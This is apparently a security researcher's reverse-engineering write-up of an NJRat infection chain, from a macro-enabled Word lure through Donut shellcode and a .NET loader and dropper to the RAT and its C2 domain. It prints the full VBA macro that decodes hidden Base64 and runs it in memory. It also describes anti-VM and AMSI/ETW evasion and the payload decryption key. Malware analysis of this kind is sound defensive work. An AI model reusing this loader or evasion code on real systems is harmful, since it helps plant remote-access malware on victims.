Breaking Down NJRat: A Full Kill Chain Analysis
🧪 Samples
Password-protected malware samples used in this write-up are available for hands-on follow-along.
🔗 View
Samples 🔑 Password: mzheader
🔍 Analysis
Another RAT variant, NJRat is typically attributed to ECrime actors, it is supposedly popular with actors in the Middle East. It’s primary infection vectors are phishing attacks and drive-by downloads, and like many other RATs, it has the capability to log keystrokes, access the victim’s camera, steal credentials stored in browsers, open a reverse shell, upload/download files, view the victim’s desktop, perform process, file, and registry manipulations, etc…
This sample was taken from the following tweet
[-] Maldoc VirusTotal
[-] PE Payload VirusTotal
Maldoc

Like most other maldocs which leverage macros, the document lures the user into enabling content.

We can interrogate this macro by using OLE tools to view it.

Attribute VB_Name = "Module1"
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal six As Long, ByVal five As Long, ByVal four As LongPtr, three As Long, ByVal two As Long, one As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal seven As Long, ByVal eight As Long, ByVal nine As Long, ByVal ten As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal eleven As LongPtr, ByVal twelve As LongPtr, ByVal thirteen As Long) As LongPtr
Public Function db(base64) As Byte()
  Dim DM As Variant, EL As Variant
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  db = EL.NodeTypedValue
End Function

Sub autoopen()
    Dim var2() As Byte
    Dim var4 As LongPtr
    Variables = ActiveDocument.InlineShapes(1).AlternativeText
    var2 = db(Variables)
    var6 = VirtualAlloc(0, UBound(var2), &H1000, &H40)
    var4 = RtlMoveMemory(var6, VarPtr(var2(0)), UBound(var2))
    var4 = CreateThread(0, 0, var6, 0, 0, 0)

   ActiveDocument.Range.Font.Hidden = False
End Sub
Essentially, a Base64 string is being taken from
ActiveDocument.InlineShapes(1).AlternativeText and decoded,
we can assess that the contents are then executed in memory using
CreateThread, VirtualAlloc and
RtlMoveMemory API calls.
The base64 string is hidden inside a text box on the first page of the document, utilising the Alternative Text field

I found the full string by querying the Data stream,
using OLE tools.

Base64 Snippet:

This is Donut Shellcode
Shellcode Analysis
A simple From Base64 operation will reveal the raw shellcode. To investigate this further, I ran the shellcode as an argument with Blobrunner and attached x32dbg to the process.

We’ll set a breakpoint in x32dbg for the base address
0x012d0000 and run the shellcode.

I decided to leave this here for now, and instead switched to API monitor to see if i could see some interesting function calls.
Within some of the API calls, there are references to
netflex.exe in the AppData directory, which is
one of our final payloads.

We also see indications that a registry run key is going to be a form of persistence for this malware.

Most interestingly, we can see a NtWriteFile API call
occurring. It only seems to show the first 1024 bytes of what it is
writing but from this content alone we can see that it is writing an
executable, which we should investigate further.

We’ll set a breakpoint in x32dbg with bp NtWriteFile and
run until that breakpoint is met.

We can see in the stack that there is an address with MZ
text which is likely our executable, so we’ll follow this in dump.


There are very strong indications that this is a binary file being written, we’ll follow this in memory map and dump the memory in a file in an attempt to extract the binary.



As this was extracted from memory, we need to clean some bits up before we get our executable, we can do this with HxD and delete everything before our MZ header.
1st Executable - The Loader
This is a .NET binary so we will run it through DNSpy to figure out what it’s doing.


This appears to be a loader with the injection target of
svchost.exe.

We see more references to the registry run key previously mentioned.

And, what we’re interested in - a baes64 encoded chunk and target file path.

A From Base64 operation will reveal our next binary, dropped from this loader.

2nd Executable - Netflex
Taking a look at the dropped netflex.exe in DNSpy, there
are a few things to note.
Firstly, the binary does a basic check to decide if the host is in a
virtualised environment by querying Win32_CacheMemory

If there is a value for Win32_CacheMemory, the program
assumes the host is not a virtual machine and will execute the next
function.
The next function involves breaking/disabling AMSI and ETW, likely through the use of SharpUnhooker or a similar tool.

Next up is the main function, which essentially decrypts and executes a payload in memory.

The first line derives an AES key by getting the SHA 256 value of
Settings.aes_key and taking the first 32 bytes.
The second line takes the contents of baseData, converts it from base64, decompresses the data with the Decompress function, decrypts the data and finally base64 decodes the unencrypted data.
Decompress Function

The key point here is that the first 4 bytes of baseData declare the length of the data and are not needed for decompression.
The Settings class is compromised of 3 key components,
baseData, aes_key and aes_iv.


We now have everything needed to decrypt the base64 string.
Copy and paste the baseData string into CyberChef, convert it from base64.
Remove the first 4 bytes
Decompress with Gunzip
AES decrypt with base64 key
78e3e7cc513ff8ae00a177366efa4060(First 32 bytes of the SHA 256 value ofQ4NP7JPHRA5AJB28)Decode from base64

This leaves us with another .NET executable, which, upon execution, netflex.exe would load in memory.
3rd Executable - NJRat Payload
Command and Control

Within this executable, we can see the C2 domain and installation directory being declared.
C2: netflex.duckdns[.]org:2255
Replication

There is also the capability for replication across removable media drives, and creating a vbs script as a means of persistence.

